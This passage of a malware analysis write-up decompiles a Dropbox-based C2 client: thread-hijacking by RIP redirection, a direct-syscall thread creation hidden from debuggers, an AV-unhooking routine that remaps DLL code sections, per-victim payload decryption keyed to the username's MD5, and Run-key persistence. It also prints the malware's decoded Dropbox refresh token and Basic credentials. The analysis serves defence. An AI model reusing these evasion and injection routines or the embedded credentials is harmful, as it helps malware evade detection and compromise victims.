
```c
NTSTATUS __stdcall NtCreateThreadEx(
        PHANDLE hThread,
        ACCESS_MASK DesiredAccess,
        PVOID ObjectAttributes,
        HANDLE ProcessHandle,
        PVOID lpStartAddress,
        PVOID lpParameter,
        ULONG Flags,
        SIZE_T StackZeroBits,
        SIZE_T SizeOfStackCommit,
        SIZE_T SizeOfStackReserve,
        PVOID lpBytesBuffer)
{
    NTSTATUS result; // eax

    result = resolve_syscall(ZwCreateThreadEx);// NtCreateThreadEx = 0xB4A8D256
    __asm { syscall; Low latency system call }
    return result;
    // flags - suspended + hide from debugger
    // This is quite tricky as scyllahide could not defeat it as it is called via direct syscall - change manually flags ^ THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER
    // Leave just flags = suspended (0x1)
}
```

We can get back to the first thread execution hijacking - "Pre_C2client_MAIN_redirect_exec" is the function where thread execution hijacking directs to. This function can be seen in the picture below. Function is trying to find "NV.exe" module name in memory and if found, another thread execution hijacking occurs. This time it hijacks already existing thread (no new thread created) and because of that, code can just set RIP register of thread context. Newly set RIP register is pointing to function named "C2_Client_MAIN" where all the main malicious C2 activity is implemented.



```
            do
            {
                current_module_handle = (HMODULE)hModule[v3];
                K32GetModuleBaseNameA(CurrentProcess, current_module_handle, BaseName, 0x80u);
                v6 = 0i64;
                do
                {
                    v7 = BaseName[v6++];
                    if ( v7 != SubStr[v6 - 1] )// find NV.exe modulename
                        goto LABEL_7;
                }
                while ( v6 != 7 );
                K32GetModuleInformation(CurrentProcess, current_module_handle, &modinfo, 0x18u);
LABEL_7:
                ++v3;
            }
            while ( v3 < v4 );
        }
        Thread32First(Toolhelp32Snapshot, &te);
        result = Thread32Next(Toolhelp32Snapshot, &te);
        if ( !result )
            return result;
        do
        {
            if ( te.th32OwnerProcessID == GetCurrentProcessId() )
            {
                ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
                NtQueryInformationThread = (NTSTATUS (__stdcall *)(HANDLE, THREADINFOCLASS, PVOID, ULONG, PULONG))GetProcAddress(ModuleHandleW, "NtQueryInformationThread");
                v10 = OpenThread(0x2000000u, 0, te.th32ThreadID);
                NtQueryInformationThread(v10, ThreadQuerySetWin32StartAddress, &ThreadInformation, 8u, 0i64);
                if ( ThreadInformation >= modinfo.lpBaseOfDll && ThreadInformation <= (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage )
                {                       // check if thread start adress in range of nv.exe
                    v11 = SuspendThread(v10);
                    Sleep(0x7D0u);
                    if ( v11 != -1 )
                    {
                        Context.ContextFlags = CONTEXT_FULL;
                        if ( !GetThreadContext(v10, &Context) )
                            return 4;
                        Context.Rip = (DWORD64)C2_Client_MAIN;// thread execution hijacking 2 -> redirection to C2_Client_MAIN
                        if ( !SetThreadContext(v10, &Context) )// hijacking via context RIP register-> already  existing initiated thread so OK
                            return 8;
                        ResumeThread(v10);
                    }
                }
            }
            result = Thread32Next(Toolhelp32Snapshot, &te);
        }
```


Start of function “C2_Client_MAIN” can be seen in the picture below. First what this function is doing, is calling function “Map_dll_restore_text_section”. After this, C2_client tries to authenticate itself to Dropbox service and if authentication is successful (there is unintentional exception – see below “http_dropbox_authenticate” function analysis), it sets persistence and continue with Dropbox communication otherwise it waits 5.5 minutes and try to authenticate itself again. All is performed in endless loop.



```
void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Map_dll_restore_text_section();          // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 )                              // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate();// authenticate C2_client with dropbox token get response token
        nSize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);
        GetUserNameExA(NameSamCompatible, Username, (PULONG)nSize);
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301;      //  MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDAB89;      // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE;      // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
        md5_ctx.buffer[3] = 0x10325476;
        do
            ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length);// calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
        *(_OWORD *)md5_digest = *(_OWORD *)md5_ctx.digest;// md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ\Inferno)
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64);// md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do                                   // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest;
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response )    // only if client-dropbox authentication OK
        {
            set_persistance();               // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "sl%s", http_authenticate_response);
            buffer_length1[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserNameExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s::%s", computername_username, username);// create computername::username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno)
            buffer = operator new(0x104ui64);
            memset(buffer, 0, 0x104ui64);
            if ( buffer )
```

“Map_dll_restore_text_section” function serves well as AV evasion, anti-debug and anti-hooking technique as this function is searching for all already loaded modules (WININET.dll is the last one if found), finding them on disc, manually maps their “.text” (code) section into memory and replace with it the one “.text” section in corresponding library already loaded in memory. With this, malware destroys all installed inline hooks of AV and set breakpoints of debugger if any. So the AV solution will be blind from the user-space (ring 3) perspective.


We can see function “Map_dll_restore_text_section” in the picture below:



```
            memset(&modinfo, 0, sizeof(modinfo));
            K32GetModuleInformation(CurrentProcess2, hLibModule, &modinfo, 0x18u);
            lpBaseOfDll = (_IMAGE_DOS_HEADER *)modinfo.lpBaseOfDll;
            hObject = CreateFileA(Filename, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
            FileMappingW = CreateFileMappingW(hObject, 0i64, 0x1000002u, 0, 0, 0i64);
            mapped_dll_base = (char *)MapViewOfFile(FileMappingW, FILE_MAP_READ, 0, 0, 0i64);
            NT_header = (_IMAGE_NT_HEADERS64 *)((char *)lpBaseOfDll + lpBaseOfDll->e_lfanew);
            if ( NT_header->FileHeader.NumberOfSections )
            {
                do
                {
                    v10 = 0i64;
                    v11 = (char *)NT_header + 40 * i + NT_header->FileHeader.SizeOfOptionalHeader;// v11 = 1D8
                    while ( 1 )
                    {
                        current_section_name = v11[v10++ + 24];// 1d8 + 24(decimal) -1F0 -> first secstion name
                        if ( current_section_name != aText[v10 - 1] )// .text section
                            break;
                        if ( v10 == 6 )// .text section found
                        {
                            section_raw_size = *((unsigned int *)v11 + 8);// v11 + 8*sizeof(int) = section_raw_size
                            text_section_VA = (char *)lpBaseOfDll + *((unsigned int *)v11 + 9);// v11 + 9*sizeof(int) = section_raw_address
                            flOldProtect = 0;
                            VirtualProtect(text_section_VA, section_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
                            memmove((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), &mapped_dll_base[*((unsigned int *)v11 + 9)], *((unsigned int *)v11 + 8));
                            VirtualProtect((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), *((unsigned int *)v11 + 8), flOldProtect, &flOldProtect);
                            break;
                        }// replace content of in memory loaded dlls .text section with mapped one -> will delete breakpoints,hooks
                    }
                    ++i;
                }
                while ( i < NT_header->FileHeader.NumberOfSections );
                CurrentProcess2 = CurrentProcess1;
                filename2 = filename1;
            }
            UnmapViewOfFile(mapped_dll_base);
            CloseHandle(hObject);
            CloseHandle(FileMappingW);
            FreeLibrary(hLibModule);
            i = 0;
        }
        else
        {
            v1 = 1;
        }
        if ( !strncmp(filename2 + 1, "WININET.dll", 0x104ui64) )// break after processing wininnet.dll
            break;
    }
```

Back to the main function “C2_Client_MAIN”, “http_dropbox_authenticate” function is responsible for decoding strings related to authenticate the C2_Client on Dropbox service. It uses hardcoded token for authentication and if the token is still valid (not expired/revoked) it will receive another temporary token for further communication with Dropbox.

<u>One probably unintentional bug in code</u> (function “http_dropbox_authenticate”) → there is possibility that code will try to set persistence and continue in further communication (with wrong string content interpreting as bearer access token) even if authentication is not successful. This is caused by obtaining authentication response fulfilling certain format condition as explained in the picture below:




Probably unintentional bug in code is - there is possibility that code will try to set persistence and continue in further communication (with wrong string content interpreting as bearer access token) even if authentication is not successful

```
    v47 = HttpSendRequestA(v16, 0i64, 0, Optional, v46);
    v48 = v16;
    if ( !v47 )
    {
LABEL_31:
        InternetCloseHandle(v48);
        goto LABEL_32;
    }
    v49 = HttpQueryInfoA(v16, WINHTTP_QUERY_CONTENT_LENGTH, v45, &v57, 0i64);
    v50 = wtol((const wchar_t *)v45);
    free(v45);
    if ( !v50 || !v49 )
    {
        v48 = v16;
        goto LABEL_31;
    }
    dwNumberOfBytesRead = 0;
    v51 = (const char *)operator new(v50);
    do
    {
        InternetReadFile(v16, (LPVOID)&v51[v3], 0x400u, &dwNumberOfBytesRead);
        v3 += dwNumberOfBytesRead;
        v50 -= dwNumberOfBytesRead;
    }
    while ( v50 );
    InternetCloseHandle(v16);
    InternetCloseHandle(v11);
    InternetCloseHandle(v6);
    v52 = strchr(v51, '.');
    memset(strchr(v52, '"'), 0, 8ui64);
    return v52;                              // only if authenticated with response -> return response content
}
```


```
Example Successful Authentication - bearer token taken "abcd1234efg"
{
    "access_token": "sl.abcd1234efg",
    "expires_in": "13220",
    "token_type": "bearer",
    "scope": "account_info.read files.content.read files.content.write files.metadata.read",
    "refresh_token": "AAEVvIKp9ApA9wkdE",
    "account_id": "dbid:AAH4f99T0taONIb-OurWxbNQ6ywGRopQngc",
    "uid": "12345"
}

HTTP error code 400 - ex. token expiration (misinterpreting string "tag" as bearer token)
{
    "error_summary": "expired_access_token/...",
    "error": {
        ".tag": "expired_access_token"
    }
}
```

Decoded strings of function “http_dropbox_authenticate” can be seen in the picture below and contains information like HTTP User-Agent, HTTP Host name (api.dropbox.com), URL path, Basic authorization HTTP header and mainly the Token itself.




```
#strings_decoded function http_dropbox_authenticate:
#'Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36'
#'api.dropbox.com'
#'/oauth2/token'
#'%sContent-Disposition: form-data; name="grant_type"\r\n\r\n'
#'%srefresh_token'
#'%sContent-Disposition: form-data; name="refresh_token"\r\n\r\n'
#'j6UwQ32ifzcAAAAAAAAAATK1RzCeW3WWaUnIMNU9et_jVtkQSQ9vgAO7NKPJmyT-'
#'aWM1eGkwYzE4cDk5cW05OjhxMWd1a3lud3gwbWd5aQ=='
#'Authorization: Basic %s\n\t'
#'Content-Type: multipart/form-data; boundary='
```

We can also see that before the code reach the part of setting persistence (after authentication) it obtains current logged-in username (in NameSamCompatible format) calculates MD5 hash of it and converts it to hexstring. This hexadecimal string of Username MD5 is very important because it is later used to decrypt downloaded payload from Dropbox before execution.




```
void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Map_dll_restore_text_section();              // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 )                                  // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate();// authenticate C2_client with dropbox token get response token
        nSize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);
        GetUserNameExA(NameSamCompatible, Username, (PULONG)nSize);
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301;          //  MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDAB89;          // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE;          // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
        md5_ctx.buffer[3] = 0x10325476;
        do
            ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length);// calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)j__malloc_base(0x10ui64);
        *(_OWORD *)md5_digest = *(_OWORD *)md5_ctx.digest;// md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ\Inferno)
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64);// md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do                                       // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest;
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response )        // only if client-dropbox authentication OK
        {
            set_persistance();                   // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "sl%s", http_authenticate_response);
            buffer_length1[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserNameExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s::%s", computername_username, username);// create computername::username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ\Inferno)
            buffer = operator new(0x104ui64);
```

According to usage of Username MD5 hexstring which is used for downloaded payload decryption, we can assume how C2 Dropbox server (serving payload to Dropbox) operates “per-victim” and is using infected currently logged-in Username MD5 hexstring for “per-victim” payload encryption. The expected functionality of infrastructure according to C2 Dropbox client code is in the picture below:


Dropbox
Dropbox authentication
"https://api.dropbox.com/oauth2/token"
Uploading file to register Client. Content contains encrypted ComputerName::Username and encryption key
"https://content.dropboxapi.com/2/files/upload"
Rock_ComputerNameUsernameMD5Hash.mp3
Downloading file content to execute. Content decrypted by Victim Username MD5 Hash
"https://content.dropboxapi.com/2/files/download"
Rock_ComputerNameUsernameMD5Hash.mp3.backup
Uploading file - overwriting downloaded file
"https://content.dropboxapi.com/2/files/upload"
Rock_ComputerNameUsernameMD5Hash.mp3.backup
C2 Client Dropbox
Probably scanning in interval to check new client
new client = new uploaded file created
Processing uploaded file - register new client
Uploading file "per-victim" content encrypted by Victim username MD5 Hash
C2 Server Dropbox knows payload executed
C2 Server Dropbox

Function "set_persistance" is spawning new process to open "blank.pdf" file. After that it starts to copy files "NV.exe", "AcroSup64.dll" and "vcruntime140.dll" into the "%USERPROFILE%\AppData\Roaming\AdobeAcroSup" directory and sets persistence via ordinary auto-start location for current user "run" registry "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" with value name "Adobe AcroSup" and value data pointing to "%USERPROFILE%\AppData\Roaming\AdobeAcroSup\NV.exe".

